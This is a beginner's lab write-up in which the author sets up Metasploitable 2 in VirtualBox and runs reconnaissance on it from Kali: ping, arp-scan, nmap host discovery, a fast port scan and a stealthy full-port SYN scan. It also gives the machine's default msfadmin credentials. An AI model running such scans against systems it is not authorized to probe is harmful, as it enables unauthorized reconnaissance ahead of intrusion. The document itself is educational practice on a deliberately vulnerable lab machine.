
Metasploitable 2 is up and running!



METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7d:c1:52
          inet addr:192.168.1.4  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7d:c152/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4580 (4.4 KB)  TX bytes:7234 (7.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25709 (25.1 KB)  TX bytes:25709 (25.1 KB)

msfadmin@metasploitable:~$ _
```

I signed in with the password msfadmin and msfadmin, both the user and password are the same. Also did the command ifconfig (as u can see I accidentally did ipconfig!)



```
──(abyanahmed㉿kali)-[/home/hexaphus]
─$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4) 56(84) bytes of data.
64 bytes from 192.168.1.4: icmp_seq=1 ttl=64 time=0.478 ms
64 bytes from 192.168.1.4: icmp_seq=2 ttl=64 time=0.325 ms
64 bytes from 192.168.1.4: icmp_seq=3 ttl=64 time=0.246 ms
64 bytes from 192.168.1.4: icmp_seq=4 ttl=64 time=0.187 ms
64 bytes from 192.168.1.4: icmp_seq=5 ttl=64 time=0.197 ms
64 bytes from 192.168.1.4: icmp_seq=6 ttl=64 time=0.251 ms
64 bytes from 192.168.1.4: icmp_seq=7 ttl=64 time=0.199 ms
64 bytes from 192.168.1.4: icmp_seq=8 ttl=64 time=0.253 ms
64 bytes from 192.168.1.4: icmp_seq=9 ttl=64 time=0.264 ms
64 bytes from 192.168.1.4: icmp_seq=10 ttl=64 time=0.285 ms
64 bytes from 192.168.1.4: icmp_seq=11 ttl=64 time=0.197 ms
64 bytes from 192.168.1.4: icmp_seq=12 ttl=64 time=0.380 ms
64 bytes from 192.168.1.4: icmp_seq=13 ttl=64 time=0.174 ms
64 bytes from 192.168.1.4: icmp_seq=14 ttl=64 time=0.187 ms
```

Then I launched my kali linux virtual machine and used the ping command to see if it was an active connection, and well, it worked! Now we have a working vuln machine we can use in later labs!

++

Active Recon / discovery

TL;DR

In this section, I am going to use various commands to get information (recon) on my vuln machine, the metasploitable 2 we installed earlier.


Overview / Goal

I want to get more hands-on experience in the cli, using various commands such as nmap and more. I also want to see the actual vulnerabilities in my machine. What exactly makes it vulnerable?

Tools & Environment


- VPN / Lab: VBox
- Tools used (brief): Kali Linux Virtual Machine (Needed to attack the vuln machine itself.)

Discovery




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7d:c1:52
          inet addr:192.168.1.4  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7d:c152/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:34 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4452 (4.3 KB)  TX bytes:6948 (6.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

- I used ifconfig to give me the ipv4 address (the inet addr one




```
──(abyanahmed㉿kali)-[/home/hexaphus]
─$ nmap -sn 192.168.1.0/24
tarting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-24 16:37 EDT
map scan report for CR1000A.mynetworksettings.com (192.168.1.1)
ost is up (0.00014s latency).
AC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
map scan report for 192.168.1.2
ost is up (0.00011s latency).
AC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
map scan report for 192.168.1.3
ost is up (0.00011s latency).
AC Address: 08:00:27:14:D1:82 (Oracle VirtualBox virtual NIC)
map scan report for 192.168.1.4
ost is up (0.00021s latency).
AC Address: 08:00:27:7D:C1:52 (Oracle VirtualBox virtual NIC)
map scan report for 192.168.1.5
ost is up.
map done: 256 IP addresses (5 hosts up) scanned in 2.68 seconds
```

- I did nmap -sn on the iP address on my kali linux machine to scan the live hosts on the network. As you can see oracle virtualbox is there! Which is pretty neat.




```
─$ sudo arp-scan --interface=eth0 192.168.1.4
[sudo] password for abyanahmed:
Interface: eth0, type: EN10MB, MAC: 08:00:27:6e:13:6e, IPv4: 192.168.1.5
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 1 hosts (https://github.com/royhills/arp-scan)
192.168.1.4     08:00:27:7d:c1:52       (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 1 hosts scanned in 0.179 seconds (5.59 hosts/sec). 1 responded

──(abyanahmed㉿kali)-[/home/hexaphus]
─$ 
```

- I did an ARP-based discovery using the following command sudo arp-scan –interface=eth0 192.168.1.4 Of course, some of the permissions were denied but it did return 08:00...etc, indicating that is my ms2 (metasploitable 2 vm)




```
┌──(abyanahmed㉿kali)-[/home/hexaphus]
└─$ ping -c 5 192.168.1.4
PING 192.168.1.4 (192.168.1.4) 56(84) bytes of data.
64 bytes from 192.168.1.4: icmp_seq=1 ttl=64 time=1.28 ms
64 bytes from 192.168.1.4: icmp_seq=2 ttl=64 time=0.256 ms
64 bytes from 192.168.1.4: icmp_seq=3 ttl=64 time=0.221 ms
64 bytes from 192.168.1.4: icmp_seq=4 ttl=64 time=0.216 ms
64 bytes from 192.168.1.4: icmp_seq=5 ttl=64 time=0.191 ms

--- 192.168.1.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4523ms
rtt min/avg/max/mdev = 0.191/0.433/1.282/0.424 ms
```

- Quickly did a ping on the IP, I did this because I was away from my computer for a bit and wanted to make sure it is still live, did -c 5 so it can it only ping 5 times.



```
┌──(abyanahmed㉿kali)-[/home/hexaphus]
└─$ sudo nmap -F 192.168.1.4 -oN nmap_fast.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-31 13:49 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00018s latency).
Not shown: 82 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
513/tcp  open  login
514/tcp  open  shell
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
8009/tcp open  ajp13
MAC Address: 08:00:27:7D:C1:52 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```


- Over here I did a quick nmap scan, -F for the small list of common ports, its just faster and probably less noisy, and then of course I saved the output to a text file, named nmap_fast.txt. This is a useful command just to quickly see the open services that are open.. In the next picture I am going to attempt a sS command.



```
└─$ sudo nmap -sS -Pn -T4 -p- 192.168.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-31 13:54 EDT
Nmap scan report for 192.168.1.4
Host is up (0.000088s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
41233/tcp open  unknown
43380/tcp open  unknown
50128/tcp open  unknown
54003/tcp open  unknown
MAC Address: 08:00:27:7D:C1:52 (Oracle VirtualBox virtual NIC)
```


All right over here I did an -sS scan, which is pretty much half of a handshake, sending an RST so I can avoid the complete TCP handshake, thus making me more sneaky ;)

I did T4, which is just faster timing. The -Pn was used so i can be on no host discovery. -p- was used so I can scan all of the possible ports, which ranges from 1 - 65k. It’s pretty similar to the other screenshot but we got some unknown services at the end.

